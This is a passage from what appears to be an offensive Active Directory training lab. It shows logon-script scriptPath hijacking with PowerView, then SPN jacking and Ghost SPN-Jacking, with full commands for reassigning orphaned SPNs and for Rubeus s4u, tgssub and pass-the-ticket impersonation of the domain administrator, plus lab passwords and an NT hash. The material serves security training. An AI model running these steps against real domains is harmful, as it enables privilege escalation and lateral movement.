d-----         5/2/2024  12:21 PM                EF0ACCC0DBED
d-----         5/2/2024  12:25 PM                EFD0FF1ABB33
d-----         5/3/2024   6:34 AM                EricsScripts
d-----         5/2/2024  12:23 PM                FECA1DBD30F2
<SNIP>
```

Then, we will use icacls to enumerate the permissions that `david` has on the "EricsScripts" folder:

```
PS C:\Users\david> icacls $env:LOGONSERVER\NETLOGON\EricsScripts

\\DC03\NETLOGON\EricsScripts INLANEFREIGHT\david:(OI)(CI)(RX,W)
                             NT AUTHORITY\Authenticated Users:(I)(RX)
                             NT AUTHORITY\Authenticated Users:(I)(OI)(CI)
(IO)(GR,GE)
                             BUILTIN\Server Operators:(I)(RX)
                             BUILTIN\Server Operators:(I)(OI)(CI)(IO)
(GR,GE)
                             BUILTIN\Administrators:(I)(F)
                             BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                             NT AUTHORITY\SYSTEM:(I)(F)
                             NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                             CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
```


Similar to `smbcacls`, `icacls` displays that `david` has `R` (`Read`), `W` (`Write`), and `X` (`Execute`) permissions on the folder.

Alternatively, we can use ScriptSentry, described in the blog post Hidden Menace: How to Identify Misconfigured and Dangerous Logon Scripts, to automate the discovery of misconfigurations in logon scripts, including:

- `Unsafe UNC Folder Permissions`
- `Unsafe UNC File Permissions`
- `Unsafe Logon Script Permissions`
- `Unsafe GPO Logon Script Permissions`
- `Unsafe NETLOGON/SYSVOL Permissions`
- `Plaintext Credentials`

`ScriptSentry` will enumerate for dangerous/unsafe permissions on logon script files within `NETLOGON`. After running `Invoke-ScriptSentry.ps1` (found within `C:\Tools`), we discover

that the user `daniel` has `Read`, `Write`, and `Execute` on the logon script 'logonScript.bat', and that the logon script 'scriptShare.cmd' contains plaintext credentials:

Running Invoke-ScriptSentry

```
PS C:\Tools> .\Invoke-ScriptSentry.ps1


 _______  _______  _______ _________ _______ _________ _______  _______  _
_________ _______
(  ____ \(  ____ \(  ____ )\__   __/(  ____ )\__   __/(  ____ \(  ____ \(
(    /|\__   __/(  ____ )|\     /|
| (    \/| (    \/| (    )|   ) (   | (    )|   ) (   | (    \/| (    \/|
\  ( |   ) (   | (    )|( \   / )
| (_____ | |     | (____)|   | |   | (____)|   | |   | (_____ | (__    |
\ | |   | |   | (____)| \ (_) /
(_____  )| |     |     __)   | |   |  _____)   | |   (_____  )|  __)   |
(\ \) |   | |   |     __)  \   /
      ) || |     | (\ (      | |   | (         | |         ) || (      |
| \   |   | |   | (\ (      ) (
/\____) || (___/\| ) \ \_____) (___| )         | |   /\____) || (___/\|
)  \  |   | |   | ) \ \__   | |
\_______)(_______/|/   \__/\_______/|/          )_(   \_______)(_______/|/
)_)   )_(   |/   \__/   \_/
                              by: Spencer Alessi @techspence

                                        v0.5
                                     __,_______
                                    / __.==---/ * * * * * *
                                   / (-'
                                   -'
                             Setting phasers to stun, please wait..

########## Unsafe logon script permissions ##########

Type                          File
User                                                Rights
----                          ----
----                                                ------
UnsafeLogonScriptPermission
\\inlanefreight.local\sysvol\inlanefreight.local\scripts\DEFB03023DDA\3D2F
AA0A2110\logonScript.bat                                  INLANEFREIGHT\daniel
Modify, Synchronize

########## Plaintext credentials ##########

Type        File
Credential
----        ----
----------
```

```
Credentials
\\inlanefreight.local\sysvol\inlanefreight.local\scripts\scriptShare.cmd
net use h: \\DC03.inlanefreight.local\Shared\General /user:wayne
Access2AllUsersSecure!
```

Step 3

To modify `eric`'s `scriptPath`, we can use `PowerView`.

Set-DomainObject

After importing the PowerView module, we will use Set-DomainObject, passing to the `scriptPath` and the location of our payload file:

```
PS C:\Users\David> Import-Module .\PowerView.ps1
PS C:\Users\David> Set-DomainObject eric -Set
@{'scriptPath'='EricsScripts\logonScript.bat'}
```

To ensure that `PowerView` updated the attribute accordingly, we will use Get-DomainObject and pass `scriptPath` for the `-Properties` flag:

```
PS C:\Users\David> Get-DomainObject eric -Properties scriptPath

scriptpath
----------
EricsScripts\logonScript.bat
```


From `PowerView`'s output, we will know it has successfully updated the attribute.

SPN Jacking

SPN Jacking is an alternative method to abuse `WriteSPN` rights. Highlighted this blog SPN-jacking: An Edge Case in WriteSPN Abuse, it mixes DACL Abuse with manipulating Constrained Delegation to allow the abuse of `WriteSPN` when password cracking is not possible. This method requires a deeper understanding of network permissions and delegation processes to be effective, and it's beneficial because password cracking is optional.

To better understand SPN Jacking, let's refresh on how Constrained Delegation works. In the section Constrained Delegation Overview & Attacking from Windows, we showcase a

scenario where we compromise the `WEBSRV` server with constrained delegation rights for the SPN `SQL/DBSRV`.




In this example, we can compromise `DBSRV` by authenticating to the `SQL` service or by changing the service to an alternative service such as `CIFS`, but we can't compromise the other servers shown in the image (`FILESRV` or `EXCHSRV`) because `WEBSRV` doesn't have those server listed in the SPN. Here's where SPN jacking comes into play.

SPN jacking works by using the `WriteSPN` rights to remove the `SQL/DBSRV` SPN from `DBSRV` and configuring it into the target machine. For example, if we want to compromise `FILESRV` and we have `WriteSPN` or similar rights, we can add the SPN `SQL/DBSRV` to `FILESRV`. After that, if we request a `TGS` for `SQL/DBSRV`, it will be encrypted for `FILESRV`, allowing us to impersonate any user into the target machine.

In this session, we will explore the different methods of abuse of SPN Jacking and the requirements for this attack to work.


Scenario

In this scenario, we have compromised the account `Gabriel` and its credentials are `Godisgood001`. Gabriel is a member of the local Administrators's group on `SRV01` and also has `WriteSPN` to `WEB01`. With this account, we aim to compromise `WEB01` by leveraging `Gabriel's` rights.



Ghost SPN-Jacking Detailed Explanation

Ghost SPN-Jacking targets scenarios where an SPN, previously associated with a computer or service account, is either no longer in use due to the deletion or renaming of the account, or it belongs to a custom service class that has been removed. Such SPNs are often left unattended in systems configured for Kerberos Constrained Delegation, creating a vulnerability ripe for exploitation.




Let's confirm the rights the account `Gabriel` has over `SRV01` and let's use PowerView to identify `WriteSPN` permissions over `WEB01`. We will connect to the target machine using xfreerdp:

```
xfreerdp /u:gabriel /p:Godisgood001 /d:inlanefreight.local
/v:10.129.229.164 /dynamic-resolution /drive:.,linux
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.core] -
freerdp_connect:freerdp_set_last_error_ex resetting error state
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.client.common.cmdline]
- loading channelEx rdpdr
[07:11:57:881] [2624598:2624599] [INFO][com.freerdp.client.common.cmdline]
- loading channelEx rdpsnd
...SNIP...
```

To enumerate `WriteSPN` rights we can use Bloodhound or PowerView. When using BloodHound we will see the edge `WriteSPN`. We can use the following cypher query to list WriteSPN rights:

```
MATCH p=(n:User)-[r1:WriteSPN*1..]->(c:Computer) RETURN p
```

Note: Based on our tests, sometimes BloodHound did not collect WriteSPN information, it is important to confirm using PowerView.

When using PowerView we need to search for `WriteProperty` on the ServicePrincipalName attribute which reference by the system guid `f3a64788-5306-11d1-a9c5-0000f80367c1` and resolved as `Validated-SPN`. Additionally we can search for any other rights that allow us to modify the SPNs such as `GenericAll`, `GenericWrite`, etc:

```
PS C:\Tools> Get-DomainComputer | Get-DomainObjectAcl -ResolveGUIDs | ?
{$_.SecurityIdentifier -eq $(ConvertTo-SID gabriel)}

AceQualifier           : AccessAllowed
ObjectDN               : CN=WEB01,OU=Servers,DC=inlanefreight,DC=local
ActiveDirectoryRights  : WriteProperty
ObjectAceType          : Validated-SPN
ObjectSID              : S-1-5-21-831407601-1803900599-2479021482-1117
InheritanceFlags       : None
BinaryLength           : 56
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent
IsCallback             : False
PropagationFlags       : None
SecurityIdentifier     : S-1-5-21-831407601-1803900599-2479021482-1106
```

Next we need to make sure that the computer we own has `Contrained Delegation` enabled:

```
PS C:\Tools> Get-DomainComputer -TrustedToAuth | select name, msds-
allowedtodelegateto

name  msds-allowedtodelegateto
----  ------------------------
SRV01 {www/WS01, www/WS01.inlanefreight.local, dmserver/DBSRV003,
dmserver/DBSRV003.inlanefreigth.local...}
```


Now to perform the Ghost SPN-Jacking attack we must look for orphaned SPNs on `SRV01`, with the aim of assigning them to our target machine `WEB01`.

We can use PowerView to search for servers configured for Constrained Delegation and to map which servers are configured. We will also use Get-ConstrainedDelegation.ps1, a wrapper around PowerView, that display the value of `msDS-AllowedToDelegateTo`. This attribute contains a list of Service Principal Names (SPNs) and is used to configure a service so that it can obtain service tickets that can be used for Constrained Delegation:

```
PS C:\Tools> Import-Module C:\Tools\PowerView.ps1
PS C:\Tools> Import-Module C:\Tools\Get-ConstrainedDelegation.ps1
PS C:\Tools> Get-ConstrainedDelegation

Type  Name  Target  SPN
----  ----  ------  ---
Computer SRV01  DBSRV003 dmserver/DBSRV003
Computer SRV01  DBSRV003 dmserver/DBSRV003.inlanefreigth.local
Computer SRV01  EXCH03  www/EXCH03
```

```
Computer SRV01  EXCH03  www/EXCH03.inlanefreigth.local
Computer SRV01  DATABASE01 dhcp/DATABASE01
Computer SRV01  DATABASE01 dhcp/DATABASE01.inlanefreigth.local
```

The script will help us search for orphaned SPNs. We will use the flag `-CheckOrphaned` to display only the target with an orphaned SPN. The way the script looks for orphaned SPN is by querying for the existence of the computer or service account name:

```
PS C:\Tools> Get-ConstrainedDelegation -CheckOrphaned

Type  Name  Target  SPN
----  ----  ------  ---
Computer SRV01  DATABASE01 dhcp/DATABASE01
Computer SRV01  DATABASE01 dhcp/DATABASE01.inlanefreigth.local
```

Before we assign the orphaned SPNs to our target machine `WEB01`, it's a good practice to take notes of the SPNs, as the next step involve altering the SPNs.

```
PS C:\Tools> Get-DomainComputer WEB01 | Select-Object -ExpandProperty
serviceprincipalname
WSMAN/WEB01
WSMAN/WEB01.inlanefreight.local
TERMSRV/WEB01
TERMSRV/WEB01.inlanefreight.local
RestrictedKrbHost/WEB01
HOST/WEB01
RestrictedKrbHost/WEB01.inlanefreight.local
HOST/WEB01.inlanefreight.local
```

Now we can assign the orphaned SPN `dhcp/DATABASE01` to the target machine `WEB01` using `PowerView`:

```
PS C:\Tools> Set-DomainObject -Identity WEB01 -Set
@{serviceprincipalname='dhcp/DATABASE01'} -Verbose
VERBOSE: [Get-DomainSearcher] search base:
LDAP://DC02.INLANEFREIGHT.LOCAL/DC=INLANEFREIGHT,DC=LOCAL
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=WEB01$)(name=WEB01$)(displayname=WEB01$))))
VERBOSE: [Set-DomainObject] Setting 'serviceprincipalname' to
'dhcp/DATABASE01' for object 'WEB01$'
```

This action misaligns the SPN's intended association, tricking the Kerberos authentication system into recognizing `WEB01` as the legitimate endpoint for the services initially tied to the SPN. With the misplaced SPN now pointing to `WEB01,` we proceed to use the `S4U` attack using `Rubeus`, using the `SRV01$` account to obtain a service ticket for a privileged user to `WEB01`. We need to set the option `/impersonateuser:<user to impersonate>` and specify the ghosted SPN with `/msdsspn:<ghost/spn>`:

```
PS C:\Tools> .\Rubeus.exe s4u /domain:inlanefreight.local /user:SRV01$
/rc4:ef3d150ee77eb9000001236c52bd2793 /impersonateuser:administrator
/msdsspn:"dhcp/DATABASE01" /nowrap

  ______        _
 (_____ \      | |
  _____) )_ _ _| |__ _____ _ _ ___
 |  __  /| | | | _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|  |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: S4U

[*] Using rc4_hmac hash: ef3d150ee77eb9000001236c52bd2793
[*] Building AS-REQ (w/ preauth) for: 'inlanefreight.local\SRV01$'
[*] Using domain controller: 172.16.92.10:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

   doIFqDCCBaSgAwIBBaEDAgEWooIEqjCCBKZhggSiMIIEnqAD<SNIP>

[*] Action: S4U

[*] Building S4U2self request for: '[email protected]'
[*] Using domain controller: DC02.inlanefreight.local (172.16.92.10)
[*] Sending S4U2self request to 172.16.92.10:88
[+] S4U2self success!
[*] Got a TGS for 'administrator' to '[email protected]'
[*] base64(ticket.kirbi):

   doIGDDCCBgigAwIBBaEDAgEWooIFDDCCBQhhggUEMII<SNIP>

[*] Impersonating user 'administrator' to target SPN 'dhcp/DATABASE01'
[*] Building S4U2proxy request for service: 'dhcp/DATABASE01'
[*] Using domain controller: DC02.inlanefreight.local (172.16.92.10)
[*] Sending S4U2proxy request to domain controller 172.16.92.10:88
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'dhcp/DATABASE01':
```

```
    doIGtDCCBrCgAwIBBaEDAgEWooIFuDCCBbRhggWw<SNIP>
```

Note: We can use tools such as mimikatz or abuse Shadow Credentials to get SRV01's NT hash.


The ticket obtained through executing `Rubeus s4u` wouldn't provide us access to `WEB01` due to a discrepancy in the hostname. Additionally the service class `dhcp/DATABASE01` doesn't provide an attack path, we need to change it to another service such as `CIFS`. The key aspect, however, is that this ticket is encrypted for `WEB01`, with the service name not encrypted within the ticket. This allows us to alter the service name to one valid and the hostname to match the target `WEB01`. To do that we will use the `Rubeus` option `tgssub` which take a service ticket base64 blob/file specification and substitute an alternate service name into the ticket. This is useful for S4U abuse and other scenarios.

```
PS C:\Tools> .\Rubeus.exe tgssub /ticket:<SNIP> /altservice:cifs/WEB01
/nowrap
```

Now we can use this ticket to impersonate the Administrator account on `WEB01` and target the `CIFS` service:

```
PS C:\Tools> .\Rubeus.exe ptt
/ticket:doIGpjCCBqKgAwIBBaEDAgEWooIFsTCCBa1h<SNIP>


  ______        _
 (_____ \      | |
  _____) )_ _ _| |__ _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|  |_|____/|____/|_____)____/(___/

 v2.3.2

[*] Action: Import Ticket
[+] Ticket successfully imported!
```

We gain access to a ticket as the Administrator on WEB01. The attack chain we perform can be illustrated as follows:

